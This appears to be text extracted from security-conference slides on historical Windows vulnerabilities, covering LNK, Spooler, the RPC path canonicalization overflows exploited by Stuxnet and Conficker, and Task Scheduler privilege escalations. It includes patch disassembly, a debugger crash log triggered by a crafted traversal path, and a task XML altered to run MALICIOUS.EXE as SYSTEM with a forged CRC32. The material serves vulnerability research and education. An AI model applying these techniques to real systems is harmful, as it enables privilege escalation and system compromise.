
```
[c:\Ma.dll,-\0]
```

int dwlconId = StrToIntW(L"-")
dwlconId will be 0


LNK 0-Day Exploitation Paths Overview




LNK 0-Day Exploitation Paths Overview




LNK 0-Day Exploitation Paths Overview



LNK 0-Day Exploitation Paths Overview



Spooler Printing our Way to SYSTEM



RPC

2006

MSRC - 1st Vulnerability - **Limited Scope**
“Very limited, targeted attacks”



As a reminder, Microsoft is aware of very limited, targeted attacks that exploited the vulnerability prior to the release of the update, but we're not currently seeing broad attacks that use this newly posted exploit code

~Microsoft Security Response Center

2009

Wide spread - The same vulnerable dll was exploited By Stuxnet & Conficker Worm

Conficker HeatMap



<http://mapscroll.blogspot.com/2009/04/mapping-conficker-worm.html>

RPC Path Canonical path

Path Canonization

absolute path: canonical path:
C:\xxx\..\abc\file.txt ----> C:\abc\file.txt


It allows textual comparison of two different representation of the same canonical path

C:\xxx\..\abc\xxx\..\file.txt == C:\xxx\..\abc\file.txt == C:\abc\file.txt


RPC Root Cause - CVE-2006-3439

CVE-2006-3439 - Old school stack based buffer overflow

The vulnerable function allocates 0x414 bytes of space, **but** limits the length of the Path to 0x411 **Unicode** chars (0x822 bytes).



RPC - Exploitation Paths Overview



MS06-040 Patch


```
71BA42B5
71BA42B5 loc_71BA42B5:          ; Str
71BA42B5 push    [ebp+Source]
71BA42B8 call    edi ; __imp_wcslen
71BA42BA add     eax, esi
71BA42BC cmp     eax, 207h
71BA42C1 pop     ecx
71BA42C2 ja     loc_71BA4349

71BA42C8 push    [ebp+Source] ; Source
71BA42CB lea    eax, [ebp+Str]
71BA42D1 push    eax ; Dest
71BA42D2 call   ebx ; __imp_wcscat
```



1. Check if **path** length is more than 0x207
2. Omit the **wcscat** function call

RPC Exploitation Paths Overview



RPC Exploitation Paths Overview

```
Command - Pid 616 - Win32 Console Application - foo netapi32.dll abc
C:\Windows\system32\cmd.exe - foo netapi32.dll \\aaa\..\..\..\f

C:\srvsvc>foo netapi32.dll abc
abc

C:\srvsvc>foo netapi32.dll abc\xuy
abc\xuy


C:\srvsvc>foo netapi32.dll abc\xuy\..
abc

C:\srvsvc>foo netapi32.dll \\aaa\..\abc\xuy\..
\abc

C:\srvsvc>foo netapi32.dll \\aaa\..\..\..\..\f

ModLoad: 76d00000 76d00000 C:\Windows\system32\USER32.dll
ModLoad: 76c30000 76c37000 C:\Windows\system32\USER32.dll
ModLoad: 6fba0000 6fba7000 C:\Windows\system32\NETRAP.dll
ModLoad: 75150000 75161000 C:\Windows\system32\SHELL32.dll
(268_e34): Stack overflow - code c00000fd (!!! second chance !!!)
eax=00082ffe ebx=0000005c ecx=0017d0d6 edx=0017d0e2 esi=0017cec0 edi=0017df30
eip=7cddb388 esp=0017df08 ebp=0017cebe iopl=0         nv up ei pl zr na po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010203
netapi32!ReverseString+0x2d0:
7cddb388 6683385c      cmp     word ptr [eax],5Ch      ds:002b:00082ffe=0000
0:000>
```

RPC The Patch - MS08-067



Task Scheduler LPE - CVE-2010-3338 - Root Cause

The Patch - MS10-092

Microsoft has implemented a 2nd integrity check SHA-256 using ComputeHash function.

A registered job

```
<Principals>
  <Principal id="LocalSystem">
    <UserId>S-1-5-18</UserId>
    <RunLevel>HighestAvailable</RunLevel>
  </Principal>
</Principals>
<Actions Context="LocalSystem">
  <Exec>
    <Command>C:\WINDOWS\notepad.exe</Command>
    <Arguments></Arguments>
  </Exec>
</Actions>
```

A crafted job with a forged CRC32

```
- <Principals>
- <Principal id="LocalSystem">
  <UserId>S-1-5-18</UserId>
  <RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
- <Actions Context="LocalSystem">
- <Exec>
  <Command>C:\WINDOWS\notepad.exe</Command>
  <Arguments /> MALICIOUS.EXE
</Exec>
</Actions>
</Task>
<!-- 陀螺 -->
```

The xml command is modified to execute the malicious code

Added bytes will change back the CRC32 value to bypass the integrity check

Task Scheduler LPE - CVE-2019-1069


CVE-2019-1069 - new Task Scheduler LPE

Task Scheduler stores tasks as files in two separate locations:


C:**Windows**\Tasks < ----(legacy location).

C:**Windows\System32**\Tasks

